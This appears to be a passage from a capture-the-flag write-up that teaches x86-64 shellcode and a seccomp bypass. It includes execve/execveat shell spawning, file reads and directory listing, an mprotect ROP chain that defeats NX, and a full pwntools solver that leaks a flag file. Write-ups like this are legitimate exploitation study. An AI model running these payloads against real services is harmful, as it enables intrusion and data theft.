
This code sends the Shell Code that uses execve to get a shell, as created in this section.
Running it confirms that the following instruction sequence is executed and a shell is launched:
Executing a Program with execveat
Let’s create Shell Code that executes a program using execveat.
execveat takes the path to an executable as its second argument.
If this path is an absolute path, the first argument dirfd is ignored and can be set arbitrarily.
#include <linux/fcntl.h>      /* Definition of AT_* constants */
#include <unistd.h>

int execveat(int dirfd, const char *pathname,
            char *const _Nullable argv[],
            char *const _Nullable envp[],
            int flags);
Reference: execveat(2) - Linux manual page
I created the following Shell Code:
mov rax, 322
mov rdi, 0
mov rsi, {binsh_addr}
mov rdx, 0
mov r10, 0
xor r8, r8
syscall

Sending this to the test program as Shell Code successfully obtained a shell:
shellcode = asm(
f"""mov rax, 322
mov rdi, 0
mov rsi, {binsh_addr}
mov rdx, 0
mov r10, 0
xor r8, r8
syscall
""")
Reading and Printing File Contents with open/read/write
Next, I’ll implement Shell Code that reads data from a file on the system and returns it to stdout — not executing a program.
To access file data, first open the file descriptor using open.
open takes the file path as its first argument.
#include <fcntl.h>
int open(const char *pathname, int flags, ...
    /* mode_t mode */ );
Reference: open(2) - Linux manual page
For example, the following is Shell Code that pushes a hardcoded file name onto the stack and obtains the file descriptor via open:
mov rax, 0x7478742e67616c66 ; flag.txt
push 0x0
push rax
mov rax, 2 ; open
mov rdi, rsp
mov rsi, 0
mov rdx, 0
syscall
The file path can also be obtained by other means or pre-loaded onto the stack.
Remember to insert a NULL byte at the end.
The file descriptor obtained by this system call is held in RAX.
Next, use read to store the file data in a buffer:
#include <unistd.h>
ssize_t read(int fd, void buf[.count], size_t count);
I wrote the following assembly to read file data.
This code reads 20 bytes from the file descriptor into the stack:
mov rdi, rax ; file descriptor as first argument
mov rax, 0 ; read
mov rsi, rsp ; use the stack as the buffer for now
mov rdx, 20
syscall
Reference: read(2) - Linux manual page
Finally, use write to return the read string to stdout:
#include <unistd.h>
ssize_t write(int fd, const void buf[.count], size_t count);
Use the following assembly code:
mov rax, 1 ; write
mov rdi, 1 ; stdin
mov rsi, rsp
mov rdx, 20
syscall
Reference: write(2) - Linux manual page
The script to send this to the test program is as follows:
from pwn import *

# Set context
context.arch = "amd64"
context.endian = "little"
context.word_size = 64

# Set target
TARGET_PATH = "./run_shellcode.bin"
exe = ELF(TARGET_PATH)
target = process(TARGET_PATH)

# Exploit
r = target.recvline_startswith(b"System:")
system_addr = int(r.decode().split(" ")[1],16)
r = target.recvline_startswith(b"binsh:")
binsh_addr = int(r.decode().split(" ")[1],16)
stack_addr = binsh_addr
file_name = "0x" + "flag.txt".encode("utf-8")[::-1].hex()

r = target.recvline()

shellcode = asm(
f"""mov rax, {file_name}
push 0x0
push rax
mov rax, 2
mov rdi, rsp
mov rsi, 0
mov rdx, 0
syscall

mov rdi, rax
mov rax, 0
mov rsi, rsp
mov rdx, 20
syscall

mov rax, 1
mov rdi, 1
mov rsi, rsp
mov rdx, 20
syscall
""")
payload = shellcode
target.sendline(payload)

# Finish exploit
target.interactive()
target.clean()

Running this script outputs the contents of flag.txt via the created Shell Code:
Browsing Directory Entries with getdents
In the previous section I created Shell Code that reads and outputs a file given its path, but when the file name is unknown, we need to enumerate the directory.
In that case, getdents (or getdents64 on x64) can be used:
int getdents(unsigned int fd, struct linux_dirent *dirp,
             unsigned int count);
Reference: getdents64(2): directory entries - Linux man page
getdents64 can be called using the following Shell Code.
First, obtain the directory file descriptor using open. The exact same code as the previous Shell Code can be used (just change the file path to a directory path).
Then, issue getdents64 with the obtained file descriptor as the argument; the results are returned in the specified buffer:
; open dir
mov rax, {dir_name}
push 0
push rax
mov rax, 2 ; open
mov rdi, rsp
mov rsi, 0
mov rdx, 0
syscall

; getdents64
mov rdi, rax
mov rax, 217 ; getdents64
mov rsi, rsp
mov rdx, 300
syscall
Use the following code with this Shell Code:
dir_name = "0x" + "/tmp/".encode("utf-8")[::-1].hex()
r = target.recvline()

shellcode = asm(
f"""mov rax, {dir_name}
push 0
push rax
mov rax, 2
mov rdi, rsp
mov rsi, 0
mov rdx, 0
syscall

mov rdi, rax
mov rax, 217
mov rsi, rsp
mov rdx, 300
syscall

mov rax, 1
mov rdi, 1
mov rsi, rsp
mov rdx, 300
syscall
""")
payload = shellcode
target.sendline(payload)

Running this successfully retrieves the names of files and directories under /tmp:
Bypassing NX with mprotect
So far I’ve been creating simple Shell Code, but when exploiting via ROP, longer Shell Code increases susceptibility to constraints such as limited available gadgets and input byte size restrictions.
In such cases, rather than constructing a ROP chain, directly executing Shell Code placed on the stack can be an effective workaround.
However, when NX is enabled as in this challenge binary, placing a payload on the stack does not allow code execution.
One way to work around this is to use libc’s mprotect to assign execute permission to a region and place the Shell Code there.
Reference: SROPとNX enabledの回避 - ポン中のハシビロコウ
For example, the following Shell Code uses mprotect to assign execute permission to an arbitrary-sized region starting at a given memory address:
mov rdx, 7 ; R|W|X
mov rsi, 0x1000 ; target memory size
mov rdi, {target_addr}
mov r15, {mprotect_addr}
push r15
ret
For testing, use the following script:
# Exploit
r = target.recvline_startswith(b"System:")
system_addr = int(r.decode().split(" ")[1],16)
r = target.recvline_startswith(b"binsh:")
binsh_addr = int(r.decode().split(" ")[1],16)

libc_base = system_addr - 0x50d70
mprotect_offset = 0x11eaa0
mprotect_addr = libc_base + 0x11eaa0

r = target.recvline()

shellcode = asm(
f"""mov rdx, 7
mov rsi, 0x1000
mov rdi, {0x555555554000}
mov r15, {mprotect_addr}
push r15
ret
""")
payload = shellcode
target.sendline(payload)

Running this confirms that write and execute permissions are granted to the 0x1000-byte region starting at 0x555555554000:
Generating Shell Code with shellcraft
So far I’ve been handcrafting Shell Code, but pwntools’ shellcraft can generate equivalent Shell Code.

For example, the following code easily generates Shell Code that uses getdents64 for directory enumeration:
from pwn import *

open_asm = shellcraft.linux.open("/tmp/", 0)
getdents64_asm = shellcraft.linux.getdents64("rax", "rsp", 0x1000)
write_asm = shellcraft.linux.write(1, "rsp", 0x1000)

shellcode = asm(f'''
{open_asm}
{getdents64_asm}
{write_asm}
''')
Shell Code to read and output file contents can also be generated with the following script:
from pwn import *

open_asm = shellcraft.linux.openat("/tmp/flag_in_tmp.txt", 0)
read_asm = shellcraft.linux.read("rax", "rsp", 20)
write_asm = shellcraft.linux.write(1, "rsp", 20)

shellcode = asm(f'''
{open_asm}
{read_asm}
{write_asm}
''')

Both work the same way as handmade Shell Code, and payloads can be generated very easily.
This feature is extremely convenient, but since our goal is not to be script kiddies, I’ll try not to over-rely on it.
Other Shell Code Samples
- Code that bypasses seccomp filters using
openat,mmap, andpwritev2(in some casespreadv2can be used instead ofmmap):
shellcode = shellcraft.pushstr("/home/user/flag.txt")
shellcode += shellcraft.openat(0, "rsp", 0)
shellcode += shellcraft.mmap(0, 0x1000, constants.PROT_READ, constants.MAP_PRIVATE, "rax", 0)
shellcode += shellcraft.push(0x100)
shellcode += shellcraft.push("rax")
shellcode += shellcraft.pwritev2(1, "rsp", 1, -1, 0)

code="""
lea rsi, [rip+filename]
mov rdi, 0
xor rdx, rdx
mov rax, 257
syscall

// mmap(addr=0, length=0x1000, prot=PROT_READ (1), flags=MAP_PRIVATE (2), fd='rax', offset=0)
push 2
pop r10
mov r8, rax
xor r9, r9
xor edi, edi
mov rdx, 1
mov rsi, 4096
push 9
pop rax
syscall

/* pwritev2(vararg_0=1, vararg_1='rsp', vararg_2=1, vararg_3=-1, vararg_4=0) */
push 0x100
push rax
mov r10, -1
xor r8, r8
mov rdi, 1
mov rsi, rsp
mov rdx, rdi
mov rax, 328
syscall

filename:
    .string "/home/user/flag.txt"
"""
Reference: UIU CTF 2024
Solution 1: Output File Data and Retrieve the Flag
Now that I’ve organized the seccomp bypass and Shell Code knowledge, let’s finally retrieve the Flag.
For this challenge binary, the steps needed to get the Flag are:
Since execve and execveat are blocked by seccomp, the strategy is to leak file data rather than obtaining a shell.
- Identify the correct file name of the Flag created at
/app/ctf4b/flag-$(md5sum /flag.txt | awk '{print $1}').txt. - Read the Flag text from the file and leak it via stdout.
Both steps can be achieved by combining the Shell Code techniques covered so far.
However, running all the code as a ROP chain is quite laborious, so I’ll embed the execution code as Shell Code and use mprotect to grant execute permission.
Granting Execute Permission with mprotect
In this challenge, we can retrieve the Flag by first using getdents to identify the file name containing the Flag, then using read/write to print the file contents to stdout.
However, building a ROP chain with Shell Code for such operations and finding corresponding gadgets is relatively challenging.
In such cases, using a ROP chain to assign execute permission to an arbitrary region and then embedding a payload there allows us to execute Shell Code directly instead of a ROP chain.
Since PIE is disabled in this challenge, the binary’s virtual addresses can be used directly as the write destination for the Shell Code.
The .data section contains the seccomp filter, but overwriting it at exploit time is fine. I’ll target the region containing 0x404060.
A ROP chain that uses mprotect to grant write and execute permission to the range 0x404000 to 0x405000 can be constructed as follows:
system_addr = int(r.decode().split("\n")[0].split("@")[1],16)
libc_baseaddress = system_addr - 0x50d70
binsh_addr = libc_baseaddress + 0x1d8678
mprotect_addr = libc_baseaddress + 0x11eaa0

pop_rdx_r12_ret = libc_baseaddress + 0x13b649
pop_rdi_ret = libc_baseaddress + 0x1bbea1
pop_rsi_r15_ret = libc_baseaddress + 0x1bbe9f
ret = 0x4012fc

payload = flat(
    b"A"*0x10 + b"B"*8,
    pop_rdx_r12_ret,
    7,
    9999,
    pop_rsi_r15_ret,
    0x1000,
    9999,
    pop_rdi_ret,
    0x404000,
    mprotect_addr
)
target.sendline(payload)
This payload sets the following three registers and then calls mprotect:
mov rdx, 7 ; R|W|X
mov rsi, 0x1000 ; target memory size
mov rdi, {target_addr}

This ROP chain grants write and execute permission to the region from 0x404000 to 0x405000.
Embedding a Payload at an Arbitrary Address
Now that write and execute permission has been granted to the region from 0x404000 to 0x405000, we embed the Shell Code into this address space rather than the stack.
The technique is the same as before: use read to redirect the destination of bytes received from stdin to an arbitrary address.
To do this, append the following ROP chain to the previous payload:
payload += flat(
    xor_rax_ret,
    pop_rdx_r12_ret,
    0x100,
    9999,
    pop_rsi_r15_ret,
    0x404060,
    9999,
    pop_rdi_ret,
    0,
    syscall_ret
)
target.sendline(payload)
target.send(b"A"*0x100)
This code implements the equivalent of the following Shell Code:
mov rdi, 0 ; fd = stdin
mov rax, 0 ; read
mov rsi, 0x404060 ; write destination
mov rdx, 0x100 ; bytes to read
syscall
Running this script confirms that the data region starting at 0x404060 is filled with As:

The jmp_rsi appended at the end is used to jump directly to the buffer address held in the RSI register.

Executing the Embedded Shell Code
Based on the techniques practiced so far, I created the following Solver.
Running it retrieves the Flag:
from pwn import *
import re

# Set context
context.arch = "amd64"
context.endian = "little"
context.word_size = 64

target = remote("localhost", 4567)

# Exploit
r = target.recvuntil(b"Name: ")

system_addr = int(r.decode().split("\n")[0].split("@")[1],16)
libc_baseaddress = system_addr - 0x50d70
binsh_addr = libc_baseaddress + 0x1d8678
mprotect_addr = libc_baseaddress + 0x11eaa0

pop_rdx_r12_ret = libc_baseaddress + 0x13b649
pop_rdi_ret = libc_baseaddress + 0x1bbea1
pop_rsi_r15_ret = libc_baseaddress + 0x1bbe9f
xor_rax_ret = libc_baseaddress + 0x1a46c0
syscall_ret = libc_baseaddress + 0x140e2b
jmp_rsi = libc_baseaddress + 0x14d1f9
ret = 0x4012fc

# mprotect ROP chain
payload = flat(
    b"A"*0x10 + b"B"*8,
    ret,
    pop_rdx_r12_ret,
    7,
    9999,
    pop_rsi_r15_ret,
    0x1000,
    9999,
    pop_rdi_ret,
    0x404000,
    mprotect_addr
)

# read ROP chain
payload += flat(
    xor_rax_ret,
    pop_rdx_r12_ret,
    0x100,
    9999,
    pop_rsi_r15_ret,
    0x404060,
    9999,
    pop_rdi_ret,
    0,
    syscall_ret,
    jmp_rsi
)
target.sendline(payload)

# execute shell code
open_asm = shellcraft.linux.open("/app/ctf4b/", 0)
getdents64_asm = shellcraft.linux.getdents64("rax", "rsp", 0x100)
write_asm = shellcraft.linux.write(1, "rsp", 0x100)

shellcode = asm(f"""
{open_asm}
{getdents64_asm}
{write_asm}
""")

read_asm = shellcraft.linux.read(0, 0x4040b9, 0x100)
shellcode += asm(f"""
{read_asm}
""")
target.send(shellcode + b"A"*(0x100-len(shellcode)))

target.recvline()
r = target.recv()
pattern = re.compile(rb"flag-[0-9a-z]{32}.txt")
file_name = pattern.findall(r)[0].decode()

open_asm = shellcraft.linux.open(f"/app/ctf4b/{file_name}", 0)
read_asm = shellcraft.linux.read("rax", "rsp", 30)
write_asm = shellcraft.linux.write(1, "rsp", 30)
shellcode = asm(f"""
{open_asm}
{read_asm}
{write_asm}
""")
target.send(shellcode + b"A"*(0x100-len(shellcode)))

with open("./payload","wb") as f:
    f.write(payload)

# Finish exploit
target.interactive()
target.clean()

In this code, after granting write and execute permission to the region starting at 0x404000, Shell Code embedded in that region enumerates files under /app/ctf4b.
Then, Shell Code containing the identified Flag file name is received again from input and executed to retrieve the Flag.
Summary
In this article I summarized what I learned about seccomp bypass techniques and Shell Code basics.
There are likely other solutions to bypass the execve and execveat constraints, and I’d like to add alternative approaches in future updates.